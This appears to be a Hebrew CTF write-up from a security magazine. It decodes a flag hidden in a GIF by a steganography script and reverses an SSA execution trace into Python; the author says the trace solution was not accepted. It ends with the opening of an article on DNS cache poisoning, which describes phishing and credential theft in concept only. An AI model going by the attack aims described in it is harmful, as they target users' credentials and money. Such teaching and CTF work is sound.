import lzwlib

up = lambda *args: unpack(*args)[0]


def F(f):
    assert f.read(3) == 'GIF', ''
    assert f.read(3) == '89a', ''
    w, h = unpack('HH', f.read(4))

    assert 32 <= w <= 500, ''
    assert 32 <= h <= 500, ''
    logflags = up('B', f.read(1))

    assert logflags & 0x80, ''
    size_count = logflags & 0x07

    gct_count = 2**(size_count+1)
    assert 4 <= gct_count <= 256, ''

    bgcoloridx = up('B', f.read(1))
    f.seek(1, 1)
    clrs = []
    for i in xrange(gct_count):
        clr = (up('B', f.read(1)), up('B', f.read(1)), up('B', f.read(1)))
        clrs.append(clr)

    assert len(clrs) > bgcoloridx, ''
    return clrs, bgcoloridx, size_count, h, w


class T(object):
    I = 0
    EG = 1
    EA = 2
    EC = 3
    ET = 4


def C(f):
    rb = f.read(1)
    b = up('B', rb)
```

```
    while b != 0x3B:
        buf = ''
        buf += rb
        if b == 0x2c:
            nbuf = f.read(2*4)
            eb = f.read(1)
            assert (up('B', eb) & 0x03) == 0, ''
            nbuf += eb

            nbuf += f.read(1)
            nbuf += V(f)
            t = T.I
        elif b == 0x21:
            rb = f.read(1)
            buf += rb
            b = up('B', rb)

            if b == 0xF9:
                nbuf = f.read(1)
                blksize = up('B', nbuf)
                nbuf += f.read(blksize)
                nbuf += f.read(1)
                assert nbuf[-1] == '\x00', ''
                t = T.EG
            elif b in [0xFF, 0x01]:
                nbuf = f.read(1)
                blksize = up('B', nbuf)
                nbuf += f.read(blksize)
                nbuf += V(f)

                t = (b+3) & 0x0F
            elif b == 0xFE:
                nbuf = V(f)

                t = T.EC
            else:
                raise Exception("unsupprted thing @{}".format(f.tell()))

        buf += nbuf

        yield t, buf
        rb = f.read(1)
        b = up('B', rb)

    yield None, '\x3B'

    raise StopIteration


def WB(buf):
    blockcount = len(buf)/0xFF
    blockcount += 1 if len(buf) % 0xFF else 0

    blocks = [
        pk('B', len(subblock))+subblock for subblock in [
            buf[i:0xFF+i] for i in xrange(0, blockcount*0xFF, 0xFF)
        ]
    ]

    return ''.join(blocks) + '\x00'


def k(bf):
    combined_buf = ''
    while True:
        cb = ord(bf.read(1))
        if not cb:
            break

        combined_buf += bf.read(cb)
    return combined_buf
```

```python
def V(f):
    sbx = ''
    while True:
        rcb = f.read(1)
        sbx += rcb
        if rcb == '\x00':
            break

        cb = up('B', rcb)
        blk = f.read(cb)
        sbx += blk

    return sbx


def Q(delay, w, h, x, y, tidx):

    assert 0 <= tidx <= 255
    assert 0 <= delay < 2**16

    indices = [tidx]*(w*h)
    buf = BIO('')

    buf.write('\x21\xF9\x04\x05')
    buf.write(pk('H', delay))
    buf.write(pk('B', tidx))
    buf.write('\x00')

    buf.write('\x2c')
    buf.write(pk('H', x))
    buf.write(pk('H', y))
    buf.write(pk('H', w))
    buf.write(pk('H', h))
    buf.write('\x00')

    LZWMinimumCodeSize = 8

    cmprs, _ = lzwlib.Lzwg.compress(
        indices, LZWMinimumCodeSize)

    obuf = pk('B', LZWMinimumCodeSize) + WB(cmprs)

    buf.write(obuf)
    buf.seek(0)
    return buf.read()


def z(n):
    import math
    for i in xrange(1, int(math.sqrt(n) + 1)):
        if n % i == 0:
            yield i


def m(a, mm, hh):
    if a < 0x08:
        if a % 2:
            _0 = 0
            _1 = 1
            _4 = a << 2
            _3 = randint(4, mm-1)
        else:
            _0 = 1
            _1 = a << 1
            _3 = randint(4, mm/2)
            _4 = randint(4, hh/3)
    else:
        ds = list(z(a))
        _0 = 0
        _1 = 0
        shuffle(ds)
        _4 = ds[0]
        assert a % _4 == 0
        _3 = a/_4
```

```
    return _0, _1, _3, _4


def h(b6, b1, mw, mh, mci, d=3):
    idx = randint(0, (mci-1)/2)*2 + b1
    x, xx, xxx, xxxx = m(b6, mw, mh)
    f = Q(d, xxx, xxxx, x, xx, idx)
    return f


def M(s):
    l = list(set(s.upper()))
    shuffle(l)
    d = ''.join(l)
    assert len(d) <= 2**6, ''
    return d, [(d.index(c.upper()), int(c.isupper())) for c in s]


def E(f, s, o):
    global_colors, bgcoloridx, size_count, hh, ww = F(f)
    mp, ks = M(s)
    hdr_end = f.tell()
    f.seek(0)
    o.write(f.read(hdr_end))
    fc = 0

    o.write('\x21\xFE')
    o.write(WB('RDBNB'+mp))
    o.flush()

    for t, buf in C(f):
        print('.', end='')
        if t == T.EC:
            continue
        if t == T.EG:
            if ks:
                delay = up('<H', buf[4:6])
                assert delay >= 6
                buf = buf[:4] + pk('<H', delay - 3) + buf[6:]
            obuf = buf

        elif t == T.I:
            fc += 1
            total_raw_blocks_data = ''
            bf = BIO(buf)
            pref = bf.read(10)

            LZWMinimumCodeSize = ord(bf.read(1))
            total_raw_blocks_data = k(bf)

            indices, dcmprsdcodes = lzwlib.Lzwg.decompress(
                total_raw_blocks_data, LZWMinimumCodeSize)
            xxx = unpack('<B H H H H B', pref)

            cmprs, codes = lzwlib.Lzwg.compress(
                indices, LZWMinimumCodeSize)

            obuf = pref + pk('B', LZWMinimumCodeSize) + WB(cmprs)

            if ks:
                mpindx, isup = ks.pop(0)
                obuf += h(mpindx, isup,
                          ww, hh, len(global_colors)-1)
        else:
            obuf = buf

        o.write(obuf)
    o.flush()
    assert not ks, ''

    return 0
```

```
if __name__ == '__main__':
    assert len(sys.argv) > 2, 'bad input'
    fpath = sys.argv[1]
    flag = sys.argv[2]
    if len(sys.argv) > 3:
        outpath = sys.argv[3]
    else:
        outpath = fpath + '.out.gif'

    f = open(fpath, 'rb')
    o = open(outpath, 'wb')
    rv = E(f, flag, o)
    sys.exit(rv)
```

ניתן לראות שהדגל מתקבל כפרמטר לפונקציית E, שבתורה שולחת אותו ל-M:

```
mp, ks = M(s)
```

פונקציית M מייצרת ייצוג אחר של הדגל:

```
def M(s):
    l = list(set(s.upper()))
    shuffle(l)
    d = ''.join(l)
    assert len(d) <= 2**6, ''
    return d, [(d.index(c.upper()), int(c.isupper())) for c in s]
```

הדגל מיוצג בתור set של האותיות בדגל, יחד עם מערך של זוגות שמכילים שני נתונים אודות כל אות בדגל: מהו מיקומה של האות ב-set, והאם זו אות גדולה או קטנה.

את ה-set והמערך יחביאו במקומות שונים בתוך התמונה. את ה-set (שנקרא mp) קל למצוא:

```
    o.write('\x21\xFE')
    o.write(WB('RDBNB'+mp))
    o.flush()
```

ובתוכן התמונה:

```
00 00 00 00 00 00 00 00 00 00 00 00 00 21 FE 19   .............! .
52 44 42 4E 42 7B 55 46 4B 52 41 59 57 53 7D 54   RDBNB{UFKRAYWS}T
4C 4D 47 49 21 45 4F 5F 48 00 21 FF 0B 4E 45 54   LMGI!EO_H.!□.NET
53 43 41 50 45 32 2E 30 03 01 00 00 00 21 F9 04   SCAPE2.0.....!▫.
```

כלומר, ה-set שלנו הוא:

```
{UFKRAYWS}TLMGI!EO_H
```

כעת נשאר לפצח את מיקום המערך. המערך (ks) מתחיל את תהליך ההצפנה בקוד הבא:

```
if ks:
   mpindx, isup = ks.pop(0)
   obuf += h(mpindx, isup, ww, hh, len(global_colors)-1)
```

הוא מפורק לשני הגורמים שלו (mpindex, isup) ונשלח לפונקציית h.

```
def h(b6, b1, mw, mh, mci, d=3):
    idx = randint(0, (mci-1)/2)*2 + b1
    x, xx, xxx, xxxx = m(b6, mw, mh)
    f = Q(d, xxx, xxxx, x, xx, idx)
    return f
```

- isup, שהוא בוליאני, מוסתר בתוך הזוגיות של idx (זוגי -> אות קטנה, אי-זוגי -> אות גדולה).
- mpindex נשלח ל-m והתוצאה נשלחת ל-Q.

פונקציית m מסתירה את הערך באמצעות מספר מניפולציות, ואז פונקציית Q כותבת את התוצאה אל תוך התמונה מיד אחרי magic number:

```
buf.write('\x21\xF9\x04\x05')
```

לכן, כדי למצוא את הערכים המקוריים, פשוט נפעיל לוגיקה הפוכה לזאת שהפעילה m:

```
import struct, sys

s = "{UFKRAYWS}TLMGI!EO_H"

with open(r"secret.gif", "rb") as f:
    content = f.read()
    location = 0
    indices = []
    while True:
        location = content.find(b'\x21\xF9\x04\x05', location+1)
        if location == -1:
            break

        (header, delay, tidx, zero, h2c, x, y, w, h, zero2) =
struct.unpack_from(b'<IHBBBHHHHB', content, location)
        print ("{:02X}, {:02X}, {:02X}, {:02X}".format(x, y, w, h))
        #print ("{:02X}, {:02X}, {:02X}, {:02X}, {:02X}, {:02X}, {:02X}, {:02X},
{:02X}, {:02X}".format(header, delay, tidx, zero, h2c, x, y, w, h, zero2))
        if x == 0 and y == 0:
            mpindx = w * h
        elif x == 0 and y == 1:
            mpindx = h >> 2
        elif x == 1:
            mpindx = y >> 1
        else:
            print ("!!!!")
        print (mpindx)
        indices.append((mpindx, tidx % 2 == 0))

        print ("\n")

    for mpindx, isup in indices:
        c = s[mpindx] if not isup else s[mpindx].lower()
        sys.stdout.write(c)
```

נריץ ונקבל:

```
flag{thIs_mushRooM_w!lL_maKe_you_tAlLer}
```

אתגר 12: Trace me if you Can (קטגוריית Surprise, 150 נקודות)

תיאור האתגר:

Hi There,
We've been working on this one for a while now. This machine spits out the flag when given the right input. We're not sure what the input should be but we managed to get this weird looking trace. Our best minds spent days, but we still can't figure it out!
35.194.63.219:2005
Please help us

הקישור לקובץ הכיל Trace בייצוג ביניים מסוג SSA (Static single assignment form). מיד נסביר מה זה אומר, אבל לפני הכל - באתגר הזה התשובה שלי לא התקבלה. לכן, אני אסביר את השלבים שעברתי, אבל עדיין יהיה חסר פה גרוש לשקל. עוד אודה שבמהלך האתגר התייעצתי עם [YaakovCohen88](#) מ-[JCTF](#).

כאשר מקמפלים תוכנה, הקומפיילר יכול לעבור דרך מספר שלבי ביניים עד שהוא מגיע אל התוצאה הסופית שלו (למשל: קוד מכונה). SSA הוא שלב-ביניים כזה, שמתאפיין בכך שכל משתנה מקבל השמה פעם אחת בלבד, וכל משתנה מוגדר לפני שמשתמשים בו.

חשוב לשים לב שהקובץ הכיל Trace של ריצה בפורמט הזה, ולא ייצוג של קומפילציה של תוכנה ב-SSA. כלומר, לא קיבלנו תוכנה מלאה, אלא ריצה מסויימת של תוכנה על קלט מסויים, כשבפועל אנחנו נחשפים אך ורק לפקודות שאכן רצו בריצה המסויימת הזו. איננו נחשפים לפונקציות שלא נקראו, תנאים שלא התקיימו וכו'.

הקובץ הכיל כ-190,000 שורות, אך לשם הדוגמא נצרף קטע קצר (ההערות במקור):

```
Starting main.kendrick at
/home/gull.omer/go/src/omer/ssa/omerr/version1/ssa.go:238:6.
.0:
     t0 = len(a)
     jump 1
.1:
     t1 = phi [0: 0:int, 2: t7] #damn
     t2 = phi [0: -1:int, 2: t3]
     t3 = t2 + 1:int
     t4 = t3 < t0
     if t4 goto 2 else 3
.2:
     t5 = &a[t3]
     t6 = *t5
     t7 = t1 + t6
     jump 1
.1:
     t1 = phi [0: 0:int, 2: t7] #damn
     t2 = phi [0: -1:int, 2: t3]
     t3 = t2 + 1:int
     t4 = t3 < t0
     if t4 goto 2 else 3
.3:
     return t1
Returning from main.kendrick, proceeding main.main at
/home/gull.omer/go/src/omer/ssa/omerr/version1/ssa.go:306:21.
```

הקטע הזה מייצג את הריצה של פונקציה בשם Kendrick. היא מקבלת משתנה בשם a, ומתייחסת אליו כמערך.

לאורך הקוד, ניתן לראות הגדרות של "תוויות" כגון ".0:", ".1:" וכו'. תוויות אלו משמשות לניהול הריצה של הפונקציה. למשל, ניהול של לולאה יכלול בדיקת תנאי ואז קפיצה אל תווית של תוכן הלולאה במקרה אחד, או קפיצה אל התווית של הלוגיקה שאחרי הלולאה במקרה אחר. למעשה, זה בדיוק מה שאנחנו רואים ב-Kendrick - התווית "1" היא בדיקת תנאי הלולאה, התווית "2" היא תוכן הלולאה והתווית "3" היא הלוגיקה שאחרי הלולאה. בריצה הזו, הלולאה רצה פעם אחת באופן מלא ואז סיימה את פעולתה.

בתרגום ל-Python, הפונקציה שקולה (כנראה) ל:

```python
def kendrick(a): #sum
    damn = 0
    t2 = -1
    while (t2 + 1 < len(a)):
        damn += a[t2 + 1]
        t2 += 1
    return damn
```

על מנת לתרגם את הפונקציה, עבדתי בשיטה איטרטיבית של צמצום.

השלב הראשון:

```
.0:
     t0 = len(a)
     jump 1
.1:
     t1 = phi [0: 0:int, 2: t7] #damn
     t2 = phi [0: -1:int, 2: t3]
     t3 = t2 + 1:int
     t4 = t3 < t0
     if t4 goto 2 else 3
.2:
     t5 = &a[t3]
     t6 = *t5
     t7 = t1 + t6
     jump 1
.1:
     t1 = phi [0: 0:int, 2: t7] #damn
     t2 = phi [0: -1:int, 2: t3]
     t3 = t2 + 1:int
     t4 = t3 < t0
     if t4 goto 2 else 3
.3:
     return t1
```

בשלב הבא:

```
.1:
     t1 = phi [0: 0:int, 2: t7] #damn
     t2 = phi [0: -1:int, 2: t3]
     t3 = t2 + 1:int
     t4 = t3 < len(a)
     if t4 goto 2 else 3
.2:
     t6 = *&a[t3]
     t7 = t1 + t6
     jump 1
.1:
     t1 = phi [0: 0:int, 2: t7] #damn
     t2 = phi [0: -1:int, 2: t3]
     t3 = t2 + 1:int
     t4 = t3 < len(a)
     if t4 goto 2 else 3
.3:
     return t1
```

משתנים מסוג phi הם כאלה שמקבלים לפעמים ערך אחד ולפעמים ערך אחר. במקרים רבים הערך הראשון הוא ערך התחלתי והערך השני הוא ערך הריצה.

לכן:

```
damn = 0 # a.k.a. t1, a.k.a. t7
i = -1 # a.k.a. t2, a.k.a. t3
.1:
        i = i+ 1
     if i < len(a) goto 2 else 3
.2:
     damn = damn + a[i]
     jump 1
.1:
        i = i+ 1
     if i < len(a) goto 2 else 3
.3:
     return t1
```

ומשם לא קשה להגיע ללולאה שראינו ב-Python. באמצעות הלוגיקה הזו, תרגמתי את ה-Trace כולו:

```
class TraceException(Exception):
    pass

def guru(a, b): # Max
    if a > b:
        return a
    else:
        return b

def andre(a, b): # Multiply
    t10 = [0] * (len(a) + len(b))

    for i in range(len(b)):
        for j in range(len(a)):
```

```
            t10[i + j] += (a[j] * b[i])

    t21 = len(t10[:len(t10) - 1])
    for i in range(t21):
        if (t10[i] >= 10):
            t10[i + 1] += (t10[i] // 10)
            t10[i] = t10[i] % 10

    return t10

def rakim(a, b):
    if (doom(a, b) == -1):
        raise TraceException("1")
    else:
        t5 = [None] * len(a)
        for i in range(len(a)):
            a_i = 0
            b_i = 0
            #3
            if i < len(a):
                #6
                a_i = a[i]
            #7
            if i < len(b):
                #8
                b_i = b[i]
            #9
            if a_i < b_i:
                #10
                raise TraceException("2")
            else:
                #11
                t5[i] = a_i - b_i


        #4
        return t5

def doom(aa, bb): # Compare
    """
    ii = len(aa) // 2
    while(ii >= 1):
        if aa[ii] == 0:
            aa[ii] = 0
        else:
            ii -= 1
    """

    i = len(aa) - 1
    m = []
    while (i >= 0):
        if aa[i] > 0:
            m = aa[:i + 1]
            break
        else:
            i -= 1

    i = len(bb) - 1
    f = []
```

```
    while (i >= 0):
        if (bb[i] > 0):
            f = bb[:i + 1]
            break
        else:
            i -= 1

    """
    i = len(aa) - 1
    while(i >= 0):
        if aa[i] > 0:
            t43 = 0 + aa[i]
    """

    if (len(m) > len(f)):
        return 1
    if (len(m) < len(f)):
        return -1


    i = len(m) - 1
    #27
    while(i >= 0):
        #25
        if m[i] > f[i]:
            #28
            raise TraceException("3")
        else:
            #29
            if m[i] < m[i]:
                #30
                raise TraceException("4")
            else:
                #31
                i -= 1
    #26
    return -2

def gza(a, b): # Add
    t2 = guru(len(a), len(b))
    t4 = [None] * (t2 + 1)
    r = rakim(a, [0])
    d = doom(a, r)
    if d != -2:
        raise TraceException("5")

    wu = 0
    for i in range(len(t4)):
        #4
        if i < len(a):
            #6
            t19 = a[i]
        else:
            t19 = 0 # ?
        #7
        a_i = t19
        if (i < len(b)):
            #8
            t24 = b[i]
```

```
        else:
            t24 = 0 # ?
        #9
        b_i = t24
        t27 = a_i + b_i + wu
        wu = t27 // 10
        if t27 >= 10:
            #10
            raise TraceException("6")
        else:
            #11
            tmp = t27
            t4[i] = tmp
    #5
    return t4



def nas(a): # ATOI

    #t5 = [0] * ( (len(a) // 2) + (len(a) // 2) )
    t5 = []

    z = 0
    msg = t5
    i = len(a) - 1
    while(i >= 0):
        t10 = ord(a[i]) - 48
        if (t10 >= 0) and (t10 < 10):
            z += t10
            msg.append(guru(t10, 0))

        if (z == 1024):
            raise TraceException ("7")
        else:
            i -= 1

    return msg


def kendrick(a): # Sum
    damn = 0
    t2 = -1
    while (t2 + 1 < len(a)):
        damn += a[t2 + 1]
        t2 += 1
    return damn

###################

def main(my_input):

    t8 = my_input
    t11 = t8.split(" ")
    print ("Input length: {}".format(len(t11)))
    t13 = [None] * len(t11)

    for i in range(len(t11)):
        t13[i] = int(t11[i])
```

```
    t27 = andre([1], [0, 1])          # 10 * 1
    t32 = gza([0, 2], t27)            # + 20
    t37 = gza([0, 2], t32)            # + 20
    t42 = andre([guru(2, 1)], t37)    # * 2
    t45 = nas(str(len(t13)))          #
    t46 = doom(t45, t42)              # == 100?
    if t46 != -2:
        raise TraceException ("8 - Input Length != 100")

    for i in range(len(t13)):
        if t13[i] <= 0:
            raise TraceException("9 - Non-Positive Member!")

    t58 = [None] * (len(t13) // 2)

    for i in range(len(t58)):
        t58[i] = t13[i * 2] - t13[(i * 2) + 1]

    for i in range(len(t58)):
        t80 = nas(str(kendrick(t58[:i + 1])))
        t84 = doom(t80, [0])
        if t84 == -1:
            raise TraceException("10")

    o_su = 0
    e_su = 0
    for i in range(0, len(t13) - 1, 2):
        e_su +=  t13[i]
        o_su +=  t13[i + 1]

    if o_su != e_su:
        raise TraceException("11 - o_su != e_su ({} != {})".format(o_su,
e_su))

    u_arr = []
    x = 0
    for i in range(len(t13)):
        if x < len(u_arr):
            raise TraceException("12")


    if t13[49] != 102:
        raise TraceException("13 - t13[49] != 102")

    if t13[4] - t13[5] != t13[8]:
        raise TraceException("14 - t13[4] - t13[5] != t13[8]")


if __name__ == "__main__":
    input_arr = ( [1, 1, 1, 1, 5, 2, 1, 1, 3] + ([1] * 40) + [102, 102]
+ ([1] * 47) + [1, 6] )
    input_str = ' '.join([str(num) for num in input_arr])
    print (input_str)

    main(input_str)
```

נקודות ראויות לציון:

- התוכנה מקבלת קלט של מחרוזת ארוכה, מפצלת אותו לפי רווחים, מתייחסת לכל איבר כמספר ובודקת שמערך המספרים מתאים לכללים שהוגדרו מראש.
- כאשר אחד הכללים מופר, התוכנה המקורית הרימה דגל. במימוש שלי זרקתי Exception. כמו כן, בחרתי לזרוק Exception כאשר הלוגיקה הייתה חסרה מה-Trace (למשל: תנאי שמעולם לא התממש בריצה).
- התוכנה מייצגת מספרים בתור מערך הפוך. למשל, המספר 10 מיוצג בתור [0, 1]. פונקציות העזר של התוכנה משמשות לביצוע פעולות מתמטיות בסיסיות על המספרים בייצוג זה, כדוגמת חיבור, כפל והשוואה.
- לעיתים התוכנה ביצעה פעולות שאין להן משמעות, כדוגמת קטע הקוד בתחילת פונקציית doom (במקרה זה למשל השארתי את הקוד כהערה).
- הכללים שהתוכנה אוכפת:
  - מספר האיברים בקלט צריך להיות 100
  - כל האיברים צריכים להיות חיוביים
  - סכום האיברים במקומות הזוגיים והאי-זוגיים צריך להיות שווה
  - האיבר ה-49 צריך להיות 102
  - האיבר הרביעי פחות האיבר החמישי צריך להיות שווה לאיבר ה-13
  - שאר התנאים שקיימים ב-main מתממשים תמיד, בין השאר עקב מגבלות המימוש של פונקציות העזר (לפי מיטב הבנתי)

בפועל, למרבה הצער, השרת של האתגר לא הסכים לקבל קלטים שצייתו לכללים הללו. בשלב מסוים ייצרתי KeyGen בתקווה לייצר שונות כלשהי בקלטים שאני מנסה, למקרה שמשהו לא תקין בקלט הספציפי שייצרתי ידנית, אולם השרת המשיך לדחות את התשובה. לכן כנראה שחסר תנאי כלשהו, או קיימת בעיה כלשהי במימוש שלי. ואף על פי כן, הלוגיקה שמשתקפת ב-Reversing של ה-Trace מסתדרת עם סוג האתגר ומתאימה יחדיו בצורה יחסית טובה, ולכן אני מאמין שלא הייתי רחוק מדי מהתשובה הנכונה.

מילות סיכום

בסך הכל, אני חייב להודות שנהניתי מאוד מהאתגר, ואני שמח לראות שהטרנד של אתגרים כחול-לבן תופס תאוצה בשנים האחרונות. האתגר הזה כלל מספר רב יחסית של שלבים במגוון נושאים שונים וברמות קושי שונות, כך שהוא התאים הן למתחילים והן למשתתפים מנוסים יותר.

השלב המהנה ביותר בעיני היה שלב הפאזל, אולי כי במהלך ה-Day Job שלי (Embedded C) נוהגים שלא להשתמש ברקורסיה (מחשש שהמחסנית תגמר) ואולי כי יש משהו קסום בפתרון של צעד בודד שמצליח להתמודד עם בעיה שלמה. אני חושב שאני עדיין קצת מופתע כשזה פשוט עובד.

גם שאר השלבים המתקדמים יותר (המילון, המכונה הווירטואלית והסטגנוגרפיה) הצריכו השקעה יפה.

מנגד, האכזבה הגדולה ביותר הייתה שלב הפינג-פונג, קיוויתי שהוא יכלול יותר מאשר לשלוח חזרה מספר שהתקבל מהשרת.

בשלב האחרון באתגר ("Trace me if you can") השקעתי שעות על גבי שעות, אך לצערי לא הצלחתי לפתור אותו, וכך גם שמעתי מאחרים בתחום. יהיה מעניין לראות אם מישהו הצליח לפתור אותו (אני מניח שכן) וכמה רחוק הפתרון היה מהלוגיקה שהגעתי אליה.

אני מאוד מקווה להמשיך לראות אתגרים דומים בשנים הקרובות, כל הכבוד ליוצרים על אתגר מהנה ומושקע.

Digital Whisper — Technologic papers

DNS Spoofing, HSTS, Traceroute ומה שביניהם

מאת עומר שלו

הקדמה

במאמר זה נסקור את אחת ממתקפות הרשת המיידיות והאפקטיביות ביותר - מתקפת ה-DNS Cache Poisoning. הרעיון שעומד מאחוריה, הוא ליירט את תעבורת הרשת באמצעות מתקפת Man In The Middle ולבצע מניפולציות רשת שונות כגון Pharming או Phising (מדובר בשתי דרכי פעולה שונות) על ידי ניצול חולשות בפרוטוקול ה-DNS. כך יכול התוקף להשיג גישה למידע פרטי של המשתמש, כגון סיסמאות מספרי כרטיס אשראי ועוד...

DNS Cache Poisoning מתבססת על הזרקת רשומות DNS כוזבות לשמות דומיין חוקיים (כפי שנראה בהמשך), אלו יאוחסנו בזיכרון המטמון של הקורבן, וישבשו את הפעילות שלו ברשת. לדוגמא, הקורבן יהיה בטוח שהוא גולש לאתר הבנק שלו, אך בפועל הוא יכניס את כל פרטיו לאתר מזויף כתוצאה מאותם נתונים שגויים המצויים במחשבו. ברגע שיעשה זאת, התוקף ייקח את פרטי ההתחברות, יכנס לאתר הבנק המקורי ויעביר את כל כספו של הקורבן לחשבון מעבר לים.

במהלך המאמר, נבין את מבנה פרוטוקול ה-DNS ברמה העקרונית ונראה את חולשותיו. נדון באמצעי האבטחה בפרוטוקול ובשינויים ובהתאמות שהוצעו לאורך השנים. נבין כי שליטה במנגנון ה-DNS של מחשב הקורבן היא כלי חזק מאד המאפשר בסיס למתקפות רבות, ובכללן גניבת פרטים וחשבונות, החדרת נוזקה למחשב הקורבן ועוד. בנוסף, נראה דוגמא למימוש אפשרי של המתקפה ע"י כתיבת כלי בפייתון. ולבסוף, נבין מה אנחנו, משתמשי הקצה ובעלי אתרים, יכולים לעשות על מנת לזהות ולמגר את המתקפה.

אז איך זה עובד?

פרוטוקול ה-DNS (קיצור של Domain Name Server) הומצא בשנת 1983 על ידי שני סטודנטים, מטרתו הייתה להוות מאין "ספר טלפונים" עצום בגודלו שימיר כתובות IP לשמות דומיין (URL) אשר קל לבני אדם לזכור. לפני כן, בכדי לגשת לשרת מסוים, היה צריך לזכור את כתובת ה-IP שלו. למשל בכדי לגשת לאתר www.digitalwhisper.co.il, היה צריך להקיש בשורת הכתובות את הכתובת: 5.100.248.67

כלומר היינו צריכים לזכור המון מספרים שלא אומרים יותר מדי. ניתן לומר כי הרעיון היה כמעט מהפכני לאותה תקופה, ומאז השימוש בו מהווה חלק בלתי נפרד מהאינטרנט.

אין בכוונתי לחזור יותר מדי על המאמר של אפיק קסטיאל בנושא (מאמר מצוין, ממליץ לקרוא אותו לפני מאמר זה אם אינכם מוכרים מספיק עם הפרוטוקול), אך מצאתי לנכון לתת פירוט על מנגנון ה-Caching (אותו אנו מתכוונים להרעיל).

לכל ישות ברשת מוגדר שרת DNS, אליו היא משויכת. שרת זה אחראי על מתן שירותי DNS לאותה ישות. כלומר כל בקשות ה-DNS של אותו מכשיר נשלחות אליו. שרת ה-DNS מקבל את הבקשות ומחזיר את הכתובת הנומרית לאחר תהליך עליו נדבר בהמשך. במאמר זה, נתמקד ברשתות פנימיות, כלומר רשתות LAN, אך הפרוטוקול עובד באופן כמעט זהה גם ברשתות אחרות.


רשת פנימית, היא קבוצה של מכשירים (ישויות רשתיות), אשר חולקים שירותים אינטרנטיים במשותף, ביניהם נכללים הנתב (ה-Gateway), שרתי DHCP, כתובת חיצונית, שרתי DNS ועוד...

לכל ישות רשת כזאת קיימת כתובת IP פנימית וכתובת פיזית (Mac Address) ייחודית לה, אלו מבדילות אותה מכל שאר המכשירים המחוברים. באמצעות כתובת זאת, מתקשרים מכשירי הרשת אחד עם השני. כאשר אנו מבצעים חיפוש בדפדפן, נשלחת שאילתת DNS לשרת ה-DNS שלנו, ברוב הרשתות זהו הנתב.

לדוגמא, כאשר אנו מעוניינים לתקשר עם האתר www.digitalwhisper.co.il, נשלחת פאקטת DNS אל שרת ה-DNS שלנו, בבקשה לקבל את רשומה A. פרוטוקול DNS רץ על גבי פרוטוקול UDP בפורט 53 (למעט פאקטות מאד גדולות, מעל 512 בייטים. אלו נשלחות על גבי TCP), דבר שמצד אחד מזכה אותו במיידיות ובמהירות, אך מנגד הופך אותו להרבה פחות מאובטח. בפרוטוקול UDP אין אימות על שליחת והגעת פאקטות, כלומר לשולח אין שום אינדיקציה לדעת האם החבילה הגיעה ליעדה בשלום, או שמה עליו לשלוח אחת נוספת.

על מנת שפרוטוקול ה-DNS יהיה מהיר ויום-יומי, הוא אינו מצוייד באבטחה גבוהה, ניתן לומר שכמעט בכלל לא. לכל פאקטת DNS יש מספר ID בגודל 2 בייטים, כלומר בטווח של 0 עד 65535. מספר זה אחרי על אימות תשובות ה-DNS. על התשובה להכיל את אותו מספר ID כמו בשאילתת ה-DNS. אם הוא מכיל מספר שונה, התשובה לא תתקבל.


פתחו Wireshark והתחילו הסנפה חדשה. אחר כך פיתחו את הדפדפן והיכנסו לאיזשהו אתר. חיזרו ל-Wireshark- ועצרו את ההסנפה. הקישו "DNS" בשורת הפילטרים:



Expression | dns

No.	Time	Source	Destination	Protocol	Length	Info
37	8.844399	192.168.1.243	192.168.1.1	DNS	85	Standard query 0x3545 A lh3.googleusercontent.com
38	8.856816	192.168.1.1	192.168.1.243	DNS	130	Standard query response 0x3545 A lh3.googleusercontent.com CNAME googlehosted.l.googleusercontent.com A 172…
39	8.858111	192.168.1.1	192.168.1.243	DNS	92	Standard query response 0xa47b A www.google.co.il A 172.217.19.67
